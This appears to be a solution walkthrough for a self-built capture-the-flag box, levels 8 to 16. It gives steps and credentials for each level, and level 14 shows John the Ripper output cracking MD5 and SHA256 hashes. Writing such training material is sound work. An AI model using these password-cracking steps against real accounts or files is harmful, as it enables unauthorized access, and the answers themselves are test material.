
Player needs to log into with the credentials found out in the previous level. This level has created based on the mobile view. Using PHP ‘isMobileDevice’ function can detect whether the player has logged in via desktop or mobile device. The player will be able to see a normal desktop view by default. Here the player will have to get mobile view interface. After that player should refresh the webpage. Then the player can see the key at the bottom of the web page. That key is encrypted with caesar-cypher and the encrypted shift value is 10. To find out the password, the player will have to find the correct decrypt method and correct shift value.

```php
<?php
function isMobileDevice() {
    return preg_match("/(android|avantgo|blackberry|bolt|boost|cricket|docomo
|fone|hiptop|mini|mobi|palm|phone|pie|tablet|up\.browser|up\.link|webos|wos)/i"
, $_SERVER["HTTP_USER_AGENT"]);
}
if(isMobileDevice()){
    echo "Flag :Ofovcdoforkbbsqxdyx";
}
else {
  //  echo "Mobile Browser Not Detected";
}
?>
```



Username: Level8

Password: Evelsteveharrignton




Level 9

Player needs to log into with the credentials found out in the previous level and should have to download pdf and read that. File protection has been enabled in the pdf file. To read that document player has to find the file protected password using a dictionary attack. The player will have to use John the ripper tool to carry out the dictionary attack to retrieve the password. After finding the password of the pdf, player should open that and find the hidden credentials.


Username: Level9


Password: StackExchange



Level 10


In this level, the player will have to get inspect element view and copy the hex value and convert that hex value to ASCII. After that, the player can get a directory path and should browse it. After downloading the source.zip file player should extract it. It is password protected. So, player needs to find the password using password cracker, then player can see four mp4 files. Then the player should change the file extension .mp4 to .txt. Inside the Mike.txt file have a hex value then player should decode it to get the password.





Username: Level10

Password: aGVyaW5taW5kYW5kc3RhcnRz




Level 11

In this level, the player cannot get inspect element view because the beginning of this web challenge have disabled inspect element view and disabled all the short cuts as well like / f12/ ctrl+shift+i using JavaScript.


```
<script>
document.addEventListener('contextmenu', event=> event.preventDefault());
document.onkeydown = function(e) {
if(event.keyCode == 123) {
return false;
}
if(e.ctrlKey && e.shiftKey && e.keyCode == 'I'.charCodeAt(0)){
return false;
}
if(e.ctrlKey && e.shiftKey && e.keyCode == 'J'.charCodeAt(0)){
return false;
}
if(e.ctrlKey && e.keyCode == 'U'.charCodeAt(0)){
return false;
}
}
</script>
```

To get the password player should find the four audio files with .wav. The download links four audio files are hidden inside the paragraph. here the flag is hidden inside one of the audio files. after downloading that files player should open there using audio editing software then the player can find the password.



Username: Level11

Password: JIMHOPPER




Level 12

In this level also right-click is disabled. The player will have to do packet capturing in the webpage using Wireshark. Here this level has specific encoded URLs, Player has to find those URLs. So for that player needs to use HTTP filter in the Wireshark. After finding the URLs player should download the Morse Code Adaptive audio files using them. Then the player should check all and find the flag using Morse Code Adaptive Audio Decoder.

Username: Level12

Password: ELEVENYERSBILLY




Level 13

From this level onwards, the player should find username and password. This level is based on PIGPEN cypher. The player can see three images encrypted using PIGPEN. Username has been made by using Reversed String. To get the password player has to read cypher text as a plain text then reverse all strings to get the username and password.

Username: eleven

Password: downmax



Level 14

This level is based on the cookies. here already set three cookies and those cookies have been set to automatically delete within 30sec.


Using cookie editor extension, Wireshark or burp suite player can find the username and password inside the cookies but it should be done within 30sec. All cookie values have SHA and md5 values. Then to find the username and password player should read that sha1, sha256 and md5 values and player needs to decrypt and read the plain text values to understand the username and password.

```
root@kali:~/Desktop/Level 14# john --format=raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
sadie            (?)
1g 0:00:00:00 DONE 2/3 (2020-12-12 23:40) 33.33g/s 25600p/s 25600c/s 25600C/s leslie..bigben
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/Level 14# john --format=raw-sha256 sha256.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
Aa12             (?)
1g 0:00:04:03 DONE 3/3 (2020-12-12 23:46) 0.004106g/s 7326Kp/s 7326Kc/s 7326KC/s Aaue..Aa$y
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/Level 14#
```

Here username has been generated by MD5 and password generated by SHA256.

Username: sadie

Password: Aa12



Level 15

In this level to find username and password player should write a python program. If player able to get the correct output player will see the word stranger, then to find the username player should encrypt the retrieved word with ROT13

To write the python script player needs to get three variables like a,b,c to get random integers from 1 to 9 until the while condition is true.

using if condition checks a not equal b, not equal c. After that player has to create the mathematical logic to get the expected output.


Here each letter stands for a number between 1 and 9 and each number is unique. Also, when submitting flag player will get a clue that says for submitting your flag please enclose the 3 numbers in **stranger{}** without any spaces.

```
Terminal -
File  Edit  View  Terminal  Tabs  Help
import random
while True:
    a = random.randint(1,9)
    b = random.randint(1,9)
    c = random.randint(1,9)

    if(a!=b!=c):
        if((a+b+c)*(a*b*c) == (a*100)+(b*10)+(c*1)):
            print("stranger{"+str((a*100)+(b*10)+(c*1))+"}")
            break
```

```
root@kali:~/Desktop/Level 15# python3 level15.py
stranger{135}
root@kali:~/Desktop/Level 15#
```


Username: fgenatre

Password: stranger{135}





Level 16

This is the last level of our CTF box. After accessing this challenge player should go inspect element view then the player will be able to see JavaScript links. Inside the JS file it has unreadable characters. it's a JavaScript alert.



JSfuck technique is used to convert JS code to characters. To read it the player should find that JS alert. After that, the player can see a link and player should download win7 VirtualBox image file through that link.





